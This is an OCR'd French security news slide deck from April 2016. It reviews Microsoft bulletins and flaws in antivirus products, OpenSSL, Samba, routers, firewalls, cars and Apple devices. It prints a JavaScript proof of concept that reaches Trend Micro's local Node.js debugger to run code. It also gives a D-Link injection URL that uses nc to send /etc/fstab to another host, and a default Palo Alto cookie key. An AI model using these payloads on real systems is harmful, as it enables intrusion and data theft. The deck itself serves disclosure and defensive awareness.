



Revue d'actualité

12/04/2016

Préparée par

*Arnaud **S**OULLIE @arnaudsoullie*
*Vladimir **K**OLLA @mynameisv_*



Failles / Bulletins / Advisories

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-009 Vulnérabilités dans Internet Explorer (13 CVE) [Exploitabilité 1,2,1,1,1,1,1,1,1,3,4,1,3]

- Affecte:
  - Windows (toutes versions supportes), remplaces MS16-001
- Exploit:
  - 10 x Corruptions de mémoire aboutissant à une exécution de code
  - 1 x Fuite d'informations
  - 1 x Usurpation d'une page et redirection
  - 1 x Injection de DLL
- Crédits:
  - 0016EECD9D7159A949DAD3BC17E0A939 par ZDI (CVE-2016-0072)
  - 003 par ZDI (CVE-2016-0060)
  - Dhanesh Kizhakkinan de FireEye (CVE-2016-0071)
  - Jack Tang de Trend Micro (CVE-2016-0064)
  - Kacper Rybcynski (CVE-2016-0077)
  - Kai Lu de Fortinet's FortiGuard Labs (CVE-2016-0059)
  - Masato Kinugawa de Cure53 (CVE-2016-0068)
  - SkyLined par HP's Zero Day Initiative (CVE-2016-0061, CVE-2016-0063)
  - Yosuke HASEGAWA de Secure Sky Technology Inc. (CVE-2016-0069)
  - Zheng Huang de Baidu Scloud XTeam par ZDI (CVE-2016-0062)

MS16-011 Vulnérabilités dans Edge (6 CVE) [Exploitabilité 1,1,1,3,1,1]

- Affecte:
  - Windows 10
- Exploit:
  - 4 x Corruptions de mémoire aboutissant à une exécution de code
  - 1 x Contournement ASLR
  - 1 x Usurpation d'une redirection web
- Crédits:
  - 003 par ZDI (CVE-2016-0060)
  - SkyLined par ZDI (CVE-2016-0061)
  - Zhang Yunhai de NSFOCUS (CVE-2016-0080)
  - Zheng Huang de Baidu Scloud XTeam par ZDI (CVE-2016-0062)

Dont 4 communes avec IE:

- CVE-2016-0060
- CVE-2016-0061
- CVE-2016-0062
- CVE-2016-0077

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-012 Librairie PDF (2 CVE) [Exploitabilité 2,1]

- Affecte:
  - Windows 8.1, 10, 2012, 2012R2
- Exploit:
  - 2 x Corruptions de mémoire aboutissant à une exécution de code
- Crédits:
  - Atte Kettunen de OUSPG (CVE-2016-0058)
  - Jaanus Kp Clarified Security par ZDI (CVE-2016-0046)

MS16-013 Vulnérabilités dans le Journal Windows (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplaces MS15-114
- Exploit:
  - Exécutions de code à l'ouverture d'un fichier .JNT spécialement formaté
- Crédits:
  - Rohit Mothe de VeriSign iDefense Labs (CVE-2016-0038)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-014 Vulnérabilités diverses (5 CVE) [Exploitabilité 2,2,1,3,2]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplaces MS16-007
- Exploit:
  - Diverses vulnérabilité d'élévation de privilège et d'execution de code
  - Contournement de l'authentification Kerberos, MS15-122 amélioré
    https://blog.ahmednabeel.com/from-zero-to-system-on-full-disk-encrypted-windows-system/
- Crédits:
  - Greg Linares par CyberPoint SRT (CVE-2016-0041)
  - Meysam Firozi @R00tkitSmm (CVE-2016-0040)
  - Richard Warren de NCC Group (CVE-2016-0042)
  - Su Yong Kim, Byoungyoung Lee, et Taesoo Kim de SSLab, Georgia Institute de Technology (CVE-2016-0040)
  - Vulnerability discovered by Nabeel Ahmed et Tom Gilis de Dimension Data (CVE-2016-0049)
  - Yorick Koster de Securify B.V. (CVE-2016-0041)

MS16-015 Vulnérabilités dans Office (6 CVE) [Exploitabilité 1,3,1,1,1,1,1]

- Affecte:
  - Office 2007, 2010, 2013, 2013RT, 2016, Mac 2011 et 2016
  - Sharepoint 2007, 2010, 2013
  - Remplaces MS16-004
- Exploit:
  - 6 x Corruptions de mémoire aboutissant à une exécution de code à l'ouverture d'un fichier Office
    - Accessible depuis le panneau de prévisualisation d'Outlook
- Crédits:
  - An anonymous researcher par Beyond Security (CVE-2016-0056)
  - Kai Lu de Fortinet's FortiGuard Labs (CVE-2016-0055)
  - Lucas Leong de Trend Micro (CVE-2016-0022, CVE-2016-0052, CVE-2016-0053)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-016 Vulnérabilité dans WebDAV (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplaces MS16-004
- Exploit:
  - Élévation de privilège
- Crédits:
  - Tamás Koczka de Tresorit (CVE-2016-0051)

MS16-017 Vulnérabilité dans RDP (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows 7, 8.1, 10, 2012, 2012R2
  - Remplaces MS15-067 MS15-030
- Exploit:
  - Élévation de privilège après authentification sur un service RDP

MS16-018 Vulnérabilités noyau Win32k (1 CVE) [Exploitabilité 1]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplaces MS16-005
- Exploit:
  - Élévation de privilège locale
- Crédits:
  - fanxiaocao et pjf de Qihoo 360 (CVE-2016-0048)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-019 Vulnérabilités dans .NET (2 CVE) [Exploitabilité 3,2]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplaces MS12-025
- Exploit:
  - Déni de service avec un XSLT spécialement formaté et fuite d'information

MS16-020 Vulnérabilité ADFS (1 CVE) [Exploitabilité 3]

- Affecte:
  - Windows 2012R2
  - Remplaces MS12-040
- Exploit:
  - Déni de service

MS16-021 Vulnérabilité dans NPS / Network Policy Server (1 CVE) [Exploitabilité 3]

- Affecte:
  - Windows 2008, 2008R2, 2012, 2012R2
  - Remplaces MS15-007
- Exploit:
  - Déni de service sur le service Radius à l'authentification (avec l'username)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-022 Vulnérabilité dans Adobe Flash Payer (21 CVE) [Exploitabilité 3]

- Affecte:
  - Windows 8.1, 8.1RT, 10, 2012, 2012R2
- Exploit:
  - Exécutions de code
- Crédits:
  - ? CVE-2016-0964->85

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-023 Vulnérabilités dans Internet Explorer (13 CVE) [Exploitabilité 1,1,1,1,1,1,1,1,1,1,1,1,1]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplace KB3134814, KB3135174, KB3135173
- Exploit:
  - 13 x Corruptions de mémoire aboutissant à une exécution de code
- Crédits:
  - 0011 par ZDI (CVE-2016-0112)
  - Abhishek Arya et Martin Barbella de Google Project Zero (CVE-2016-0108, CVE-2016-0111)
  - B6BEB4D5E828CF0CCB47BB24AAC22515 par ZDI (CVE-2016-0107)
  - Hui Gao de Palo Alto Networks (CVE-2016-0107)
  - Li Kemeng de Baidu Security Lab (CVE-2016-0104)
  - Liu Long de Qihoo 360 (CVE-2016-0102)
  - Simon Zuckerbraun par ZDI (CVE-2016-0114)
  - Zheng Huang de Baidu Security Lab (CVE-2016-0103, CVE-2016-0105, CVE-2016-0110, (CVE-2016-0109, CVE-2016-0113)
  - sky par ZDI (CVE-2016-0106, CVE-2016-0112)

MS16-024 Vulnérabilités dans Edge (6 CVE) [Exploitabilité 1,1,1,3,1,1]

- Affecte:
  - Windows 10
  - Remplace KB3135174, KB3135173
- Exploit:
  - 6 x Corruptions de mémoire aboutissant à une exécution de code
- Crédits:
  - 0016EECD9D7159A949DAD3BC17E0A939 par ZDI
  - 003 par ZDI (CVE-2016-0124)
  - Hariram Balasundaram (CVE-2016-0125)
  - Liu Long de Qihoo 360 (CVE-2016-0102)
  - Richard Shupak (CVE-2016-0125)
  - Simon Zuckerbraun par ZDI
  - The Microsoft ChakraCore Team (CVE-2016-0116, CVE-2016-0129, CVE-2016-0130)
  - Yashvier Kosaraju (CVE-2016-0125)
  - Zheng Huang de Baidu Security Lab (CVE-2016-0105, CVE-2016-0110, CVE-2016-0111)
  - Zheng Huang de Baidu Security Lab par ZDI (CVE-2016-0109)
  - d81b2a7b317c035a8da11d63122964c2 par ZDI (CVE-2016-0123)

Dont 5 communes avec IE:

- CVE-2016-0102
- CVE-2016-0105
- CVE-2016-0109
- CVE-2016-0110
- CVE-2016-0111

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-025 Vulnérabilités diverses (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows Vista et 2008
  - Remplace KB2620704
- Exploit:
  - Exécution de code lors du chargement d'une librairie (DLL)
- Crédits:
  - ?

MS16-026 Vulnérabilités dans Adobe Font Driver / atmfd.dll (2 CVE) [Exploitabilité 3,2]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplace KB3079904, KB3135173, KB3135174
- Exploit:
  - Exécutions de code lors du traitement d'une police de caractères OpenType spécialement formatée
- Crédits:
  - Mateusz Jurczyk de Google Project Zero (CVE-2016-0120), CVE-2016-0121)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-027 Vulnérabilités dans Media Player (2 CVE) [Exploitabilité 1,2]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplace KB3033890, KB3135174, KB3135173
- Exploit:
  - Exécutions de code lors du traitement d'une vidéo MPEG spécialement formatée
- Crédits:
  - Bruno Martinez (CVE-2016-0101)

MS16-028 Vulnérabilités dans la librairie PDF (2 CVE) [Exploitabilité 1,1]

- Affecte:
  - Windows 8.1, 10, 2012, 2012R2
  - Remplace KB3123294, KB3135174, KB3135173
- Exploit:
  - Exécutions de code lors du traitement d'un fichier PDF spécialement formatée
- Crédits:
  - Jaanus Kp Clarified Security par ZDI (CVE-2016-0118)
  - Mark Yason, IBM X-Force (CVE-2016-0117)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-029 Vulnérabilités dans Office (3 CVE) [Exploitabilité 1,3,1]

- Affecte:
  - Office 2007, 2010, 2013, 2013RT, 2016, Mac 2011, Mac 2016,
  - Remplace KB2920795, KB2687406, ... KB2837618
- Exploit:
  - Corruptions de mémoire aboutissant à une exécution de code à l'ouverture d'un fichier Word
- Crédits:
  - Andreas Marx, Eric Clausing, Maik Morgenstern, Ulf Loesche d'AV-TEST GmbH (CVE-2016-0057)
  - Jack Tang de Trend Micro (CVE-2016-0134)
  - Richard Warren de NCC Group (CVE-2016-0021)

MS16-030 Vulnérabilités dans Windows OLE (2 CVE) [Exploitabilité 2,2]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplace KB3006226, KB3072633, KB3135174, KB3135173
- Exploit:
  - Exécution de code depuis OLE (Object Linking & Embedding), peut être appelé depuis IE
- Crédits:
  - Anonymous par ZDI (CVE-2016-0091, CVE-2016-0092)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-031 Vulnérabilité noyau (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplace KB3121212
- Exploit:
  - Elévation de privilèges locale
- Crédits:
  - Meysam Firozi @R00tkitSmm (CVE-2016-0087)

MS16-032 Vulnérabilité des Connexions Secondaires (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplace KB3135174, KB3135173
- Exploit:
  - Élévation de privilèges locale s'appuyant sur les Connexions Secondaires (Secondary Logon)
  - Article : https://googleprojectzero.blogspot.fr/2016/03/exploiting-leaked-thread-handle.html
  - L'exploit (très stable) : https://www.exploit-db.com/exploits/39574/
- Crédits:
  - James Forshaw of Google Project Zero (CVE-2016-0099)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-033 Vulnérabilité dans le pilote des stockages USB (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplace KB3135173, KB3135174
- Exploit:
  - Exécution de code en tant que SYSTEM, à l'insertion d'une clef USB
- Crédits:
  - Andy Davis, NCC Group (CVE-2016-0133)

MS16-034 Vulnérabilités noyau Win32k (4 CVE) [Exploitabilité 1,2,1,1]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplace KB3134214, KB3135174, KB3135173
- Exploit:
  - Elevations de privilèges locale
- Crédits:
  - Jueming de Security Threat Information Center (CVE-2016-0095)
  - Nils Sommer de bytegeist par Google Project Zero (CVE-2016-0093, CVE-2016-0094)
  - bee13oy de CloverSec Labs par ZDI (CVE-2016-0095)
  - fanxiaocao et pjf de IceSword Lab, Qihoo 360 (CVE-2016-0096)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-035 Vulnérabilités dans .NET (1 CVE) [Exploitabilité 3]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplace KB2863253, KB3035485,... KB3124263
- Exploit:
  - Modification du contenu d'un XML sans altérer sa signature
- Crédits:
  - Anders Abel de Kentor (CVE-2016-0132)

MS16-036 Vulnérabilité dans Adobe Flash Payer (20 CVE) [Exploitabilité 3]


- Affecte:
  - Windows 8.1, 8.1RT, 10, 2012, 2012R2
- Exploit:
  - Exécutions de code
- Crédits:
  - ? CVE-2015-8652, CVE-2015-8655, CVE-2015-8658, CVE-2016-0960->63, CVE-2016-0986->90, CVE-2016-0991, CVE-2016-0993->96, CVE-2016-1001, CVE-2016-1005, CVE-2016-1010

Failles / Bulletins / Advisories

Microsoft - Avis

Mise à jour pour Windows XP Embedded POSReady

- Windows XP Embedded Service Pack 3 (SP3) fin de support en **janvier 2016**
- Windows Embedded POSReady 2009 fin de support en **avril 2019**



Failles / Bulletins / Advisories

Microsoft - Advisories et Revisions

Rien depuis Février !!?

Failles / Bulletins / Advisories

Microsoft - Autre

Microsoft publie sa propre version de Debian

- Pour son Cloud Azure
  - Et porte SQL Server pour Linux (prévu en 2017)

http://www.theregister.co.uk/2016/03/09/microsoft_sonic_debian/
http://blogs.microsoft.com/blog/2016/03/07/announcing-sql-server-on-linux/

Microsoft supporte nativement SSH et Bash

- Image Ubuntu embarquée mais tout ne fonctionne pas encore (/dev/null, /proc…)

https://blogs.msdn.microsoft.com/powershell/2016/04/01/bash-for-windows-why-its-awesome-and-what-it-means-for-powershell/

Navigateur Edge, début des extensions… et des ennuies ? 😜

https://dev.windows.com/en-us/microsoft-edge/extensions/#available-extensions

Windows ne représenterait que 10% des bénéfices de Microsoft

- Loin derrière son Cloud, le jeu et Office
- L'avenir de Microsoft serait le Cloud et plus l'OS pour ordinateur

http://www.computerworld.com/article/3041378/microsoft-windows/microsoft-doesn-t-need-windows-anymore.html

Failles / Bulletins / Advisories

Microsoft - Autre

Vols de token pour Outlook, Office et Azure

- Contournement de la liste blanche d'URLs
- Vulnérabilité signalée le dimanche, patchée le mardi

https://whitton.xyz/articles/obtaining-tokens-outlook-office-azure-account/

Windows 10 RS1 build 14316

- Correction du contournement de l'UAC depuis InetMgr.exe

Failles / Bulletins / Advisories

Antivirus

Antivirus Avast

- Élévation de privilège locale du fait d'un mauvais traitement des chemins de fichiers Unicode
  http://seclists.org/fulldisclosure/2016/Feb/94

Antivirus Symantec

- Endpoint Protection Manager
  - SQLi, condensat MD5 du mot de passe d'admin
  - Injection de commande grâce au nom du virus
- Symantec Endpoint Protection
  - Élévation de privilège locale par remplacement de DLL sans nécessiter de privilège

  http://codewhitesec.blogspot.fr/2016/02/symantec-endpoint-protection-legacy-edition.html

Antivirus Comodo

- Élévation de privilèges locale par l'injection d'une DLL depuis un répertoire temporaire
- L'éditeur aura mis 146 jours à corriger
  https://www.exploit-db.com/exploits/39508/
- Émulation d'API appelant les vraies API (extraction de données, saisies clavier…)
  https://bugs.chromium.org/p/project-zero/issues/detail?id=769

Failles / Bulletins / Advisories

Antivirus

Antivirus McAfee

- Désactivation de l'antivirus, en fermant des pointeurs vers des clefs de registre (si admin local)

  http://seclists.org/fulldisclosure/2016/Mar/13

Antivirus Panda Security

- Élévation de privilège locale : exe et dll accessibles en écriture par tous

  http://seclists.org/fulldisclosure/2016/Apr/25

  http://seclists.org/fulldisclosure/2016/Apr/24

Antivirus Trend Micro

- Par défaut, un debugger Node.js écoute sur un port entre 49152 et 60000 
- Exécution de code depuis une page web :

```
var iPort = 49152;
while (iPort<60000){
  var img=document.createElement('IMG');
  img.src="http://127.0.0.1:"+ iPort++
  +"/json/new/?javascript:require('child_process').spawnSync('notepad.exe')";
  img.onload = img.onerror = function(e) {document.body.removeChild(e.target);}
}
```

Failles / Bulletins / Advisories

Système (principales failles)

OpenSSH, injection de commandes dans xauth

- Accès aux fichiers d'un autre utilisateur
  - Fonctionnalité désactivée par défaut sshd_config:X11Forwarding=no

http://www.openssh.com/txt/x11fwd.adv

OpenSSL, corruption de la pile

https://guidovranken.wordpress.com/2016/02/27/openssl-cve-2016-0799-heap-corruption-via-bio_printf/

OpenSSL DROWN

- Une belle communication :
  - ✔ Un nom : DROWN / Decrypting RSA with Obsolete and Weakened eNcryption
  - ✔ Un site web https://drownattack.com/
  - ✔ Un logo, ma foi plutôt joli

- Déchiffrement SSL/TLS dans certains conditions
  - CVE-2015-3197 rétrograde vers SSLv2 même si désactivé dans la configuration
  - CVE-2016-0800 usage du serveur SSL comme oracle pour trouver la clef de session
- Une bonne analyse de la https://www.nolimitsecu.fr/drown/

Failles / Bulletins / Advisories

Système (principales failles)

Badlock, exécution de code à distance sur Samba

- Encore de la com' :
  - ✔ Un nom : Badlock
  - ✔ Un site web http://badlock.org/
  - ✔ Un logo
- Annonce sans détails, fortement critiquée par la communauté
  - Tous les détails seront donnés **ce soir à 18h**

http://malwarejake.blogspot.fr/2016/03/badlock-what-you-need-to-know-today.html

[MAJ]

- Annonce et grosse déception
  - Pas d'exécution de code
  - juste une récupération des droits de l'utilisateur nécessitant une situation de Singe Intercepteur (MitM)
  - Moqueries de la communauté, renommant la vulnérabilité **Sadlock**

Git, exécution de code à distance (CVE-2016-2324 et CVE-2016-2315)

http://seclists.org/fulldisclosure/2016/Mar/65

Failles / Bulletins / Advisories

Système (principales failles)

GLibc, débordement de tampon de la pile (stack based buffer overflow) **CVE-2015-7547**

- Cousin de Ghost CVE-2015-0235
- Code d'exploitation disponible mais ne faisant que du déni de service
  https://github.com/fjserna/CVE-2015-7547
- L'impact sur du DNS
  https://blog.cloudflare.com/a-tale-of-a-dns-exploit-cve-2015-7547/
- Périmètre impacté :
  - Appliances DNS **Infoblox** https://community.infoblox.com/t5/Support-Central/Support-Central-KB-4858-CVE-2015-7547-glibc-getaddrinfo-stack/ba-p/5546
  - **F5** Big-IP dont Appliances DNS (GTM) https://support.f5.com/kb/en-us/solutions/public/k/47/sol47098834.html
  - VMware ESXi 5.5 https://isc.sans.edu/forums/diary/VMware+VMSA20160002/20759
  - Debian, Ubuntu, RedHat >= 6 et CentOS
  - Équipements réseau **Extreme** https://gtacknowledge.extremenetworks.com/articles/Vulnerability_Notice/VN-2016-003-glibc/
  - Des tas de produits **Cisco** (Nexus, IOS-XE, logiciels...) https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160218-glibc
  - **Checkpoint** 730/750/1200R https://supportcenter.checkpoint.com/supportcenter/portal?eventSubmit_doGoviewsolutiondetails=&solutionid=sk110153
  - Imperva SecuSphere http://www.imperva.com/Services/adc_advisories_response_CVE_2015_7547
  - Wallix
  - Proxy **Bluecoat** https://bto.bluecoat.com/security-advisory/sa114
  - Des tas de produits EMC / RSA https://productsecurityblog.emc.com/2016/02/impact-of-the-gnu-c-library-getaddrinfo-buffer-overflow-vulnerability-cve-2015-7547-on-emcrsa-products/
  - OpenSSL
  - Akamai mais pas les serveurs fronts https://blogs.akamai.com/2016/02/akamai-and-the-glibc-vulnerability-cve-2015-7547.html
  - Et pleins d'autres https://www.reddit.com/r/networking/comments/46jfjf/cve20157547_mega_thread/

Failles / Bulletins / Advisories

Système (principales failles)

Linux, élévation de privilège locale

- Grâce aux appels systèmes de gestion de clefs de chiffrement (CVE-2016-0728)
- Vulnérabilité présente depuis 2012

http://perception-point.io/2016/01/14/analysis-and-exploitation-of-a-linux-kernel-vulnerability-cve-2016-0728/

Contournement du lecteur d'empreinte avec une simple imprimante

- Sur Samsung Galaxy S6 et Huawei Honor 7
  - Doit-on expliquer à nouveau qu'identification n'est pas authentification ?

http://www.zdnet.fr/actualites/capteur-d-empreinte-un-piratage-avec-une-simple-imprimante-jet-d-encre-39833718.htm

Prezi, XSS persistant

http://seclists.org/fulldisclosure/2016/Feb/104

USB en mode promiscuous

- Permet à un périphérique d'écouter tout ce qui est Échangé avec les autres périphériques

http://static.securegoose.org/papers/uscramble_cr.pdf




Figure 1: USB Hub Connectivity. Downstream traffic is broadcasted to all enabled downstream ports while upstream connectivity is point-to-point.

Failles / Bulletins / Advisories

Réseau (principales failles)

Firewall Paloalto Networks, PAN OS

- Interface web d'administration : Injection de commande shell
  - API REST accessible sans authentification

  https://securityadvisories.paloaltonetworks.com/Home/Detail/36
- VPN SSL, dépassement de la pile aboutissant à un DoS
  - En envoyant un login très long

  https://securityadvisories.paloaltonetworks.com/Home/Detail/37
- VPN SSL, overflow aboutissant à une exécution de code sans authentification

  https://securityadvisories.paloaltonetworks.com/Home/Detail/38
- Clef par défaut des cookies d'authent : **p1a2l3o4a5l6t7o8**
- CLI d'administration : évasion et exécution des vraies commandes shell

  https://securityadvisories.paloaltonetworks.com/Home/Detail/35
- Tous les détails en vidéo (conférence Troopers):

  https://www.youtube.com/watch?v=ZoCf9yWC32g

  https://www.troopers.de/media/filer_public/a5/4d/a54da07e-3780-4f83-b4ac-8c620666a60a/paloalto_troopers.pdf

Failles / Bulletins / Advisories

Réseau (principales failles)

Firewall Cisco ASA

- XSS sur le formulaire de récupération de mot de passe

  http://seclists.org/fulldisclosure/2016/Feb/82
- Code fonctionnel : http://seclists.org/fulldisclosure/2016/Feb/93

Fortinet FortiManager et FortiAnalyzer

- Manager et SIEM des firewalls Fortinet
- XSS persistant

  http://seclists.org/fulldisclosure/2016/Apr/2

Failles / Bulletins / Advisories

Réseau (principales failles)

Routeurs SOHO, encore et toujours… 1/2

- NetGear
  - Injection non authentifiée de commande sur l'interface web d'administration
  - Fuite d'information (code PIN du WPS)

  http://seclists.org/fulldisclosure/2016/Feb/112
- NetGear Network Management System 300 (NMS300)
  - Upload non authentifié de fichier arbitraire et exécution de code
  - Téléchargement de fichier arbitraire

  http://seclists.org/fulldisclosure/2016/Feb/30
- Netgear RP614v3
  - Contournement de l'authentificafion par un simple GET

  http://seclists.org/fulldisclosure/2016/Feb/35
- Netgear ReadyNAS Surveillance
  - Exécution de code à distance sans authentification sur l'interface web d'administration
    - Page de sauvegarde de la configuration passant ses paramètres en ligne de commande dans vérification

  http://seclists.org/fulldisclosure/2016/Mar/34

Backdoor dans Cisco Nexus 3000 et 3500 ?

- Encore un compte administrateur caché "oublié", CVE-2016-1329

  https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160302-n3k

Failles / Bulletins / Advisories

Réseau (principales failles)

Routeurs SOHO, encore et toujours… 2/2

- D-Link
  - Buffer overflow et exécution de code sur l'interface web d'administration
  - Récupération des utilisateurs et mots de passe en SNMP

  http://seclists.org/fulldisclosure/2016/Feb/112
- D-Link DSL 2750B
  - Injection non authentifiée de commande sur l'interface web d'administration

  `http://192.168.1.1/login.cgi?cli=multilingual%20show%27;nc%20192.168.1.8%20666%20%3C%2fetc%2ffstab%27$`

  Revient à injecter : 'nc 192.168.1.8 666 < '/etc/fstab'

Vulnérabilités dans les routeurs 4G Quanta

- Un vrai florilège (dont comptes cachés), impossible de tout lister, un cas d'école

  https://pierrekim.github.io/blog/2016-04-04-quanta-lte-routers-vulnerabilities.html

  http://seclists.org/fulldisclosure/2016/Apr/10
- Non patché car plus supporté, mais toujours vendu

Vulnérabilités sur les modems SFR/Numericable

- Pas d'authentification sur les requêtes POST, authentification via IP, Déni de Service, …
  - Divulgation à SFR complexe

  http://blog.mossroy.fr/2016/03/31/failles-de-securite-sur-les-modems-sfrnumericable/

Failles / Bulletins / Advisories

Matériel

Le GCHQ intervient et bloque le déploiement de compteurs électriques intelligents

- Utilisation d'une clé de chiffrement partagée par les 53 millions futurs compteurs

  http://www.theinquirer.net/inquirer/news/2451793/gchq-intervenes-to-prevent-catastrophically-insecure-uk-smart-meter-plan

MouseJack

- Injection de commande sur les souris/clavier sans fil
- Les frappes clavier sont généralement chiffrées, pas les clics
- Mais il est possible d'envoyer des frappes clavier en se faisant passer pour une souris

  https://www.bastille.net/technical-details

Vulnérabilités dans les contrôleurs HID (sécurité physique)

- Déverrouillage des portes sans authentification depuis le réseau

  http://blog.trendmicro.com/let-get-door-remote-root-vulnerability-hid-door-controllers/

Exfiltration de données via radio sans matériel spécifique

https://github.com/fulldecent/system-bus-radio

Exécution de code sur les caméras IP de 70 constructeurs

- Étude faisant suite à des attaques visant d'abord les caméras des magasins

  http://www.kerneronsec.com/2016/02/remote-code-execution-in-cctv-dvrs-of.html

Failles / Bulletins / Advisories

Voiture connectées

Le FBI et la NHTSA alertent sur les risques liés aux voitures connectées

- NHTSA / National Highway Traffic Safety Administration
  http://www.ic3.gov/media/2016/160317.aspx

Tesla peu fairplay

- Un chercheur analyse le nouveau firmware de sa Tesla, trouve un condensat et le publie
  - Il s'agit du nom du prochain modèle

  https://twitter.com/wk057/status/705806761584926724
- Tesla essaie de downgrader son firmware à distance mais Elon s'en mêle
  https://twitter.com/elonmusk/status/706185709481119745

24 voitures vulnérables à un déverrouillage sans fils des portières

- Et permettant de démarrer le véhicule
  - Audit, BMW, Citroen (DS4), Kia, Renault (Traffic), Toyota, VW...

  https://web.archive.org/web/20160328170556/https://www.adac.de/_mmm/pdf/Keyless-Diebstahl%20-%20vom%20ADAC%20untersuchte%20Autos%2020160315_257944.pdf

Hacking de véhicules depuis Internet

- Insécurité des TGUs : Telematics Gateway Units
  http://jcarlosnorte.com/security/2016/03/06/hacking-tachographs-from-the-internets.html

Failles / Bulletins / Advisories

Apple

Récupération des iMessages (CVE-2016-1764)

- La fenêtre iMessage est une webview qui rend cliquable toute URI, dont “javascript:”
- N’implémente pas la Same Origin Policy
- Possible de lire un fichier arbitraire et de l’upload sur un site tiers
- Le fichier “/Users/<username>/Library/Messages/chat.db” contient les messages et la localisation des pièces jointes

http://www.bishopfox.com/blog/2016/04/if-you-cant-break-crypto-break-the-client-recovery-of-plaintext-imessage-data/

Contournement du PassCode sous iOS v9.2.1

http://seclists.org/fulldisclosure/2016/Mar/15

Failles / Bulletins / Advisories

Google

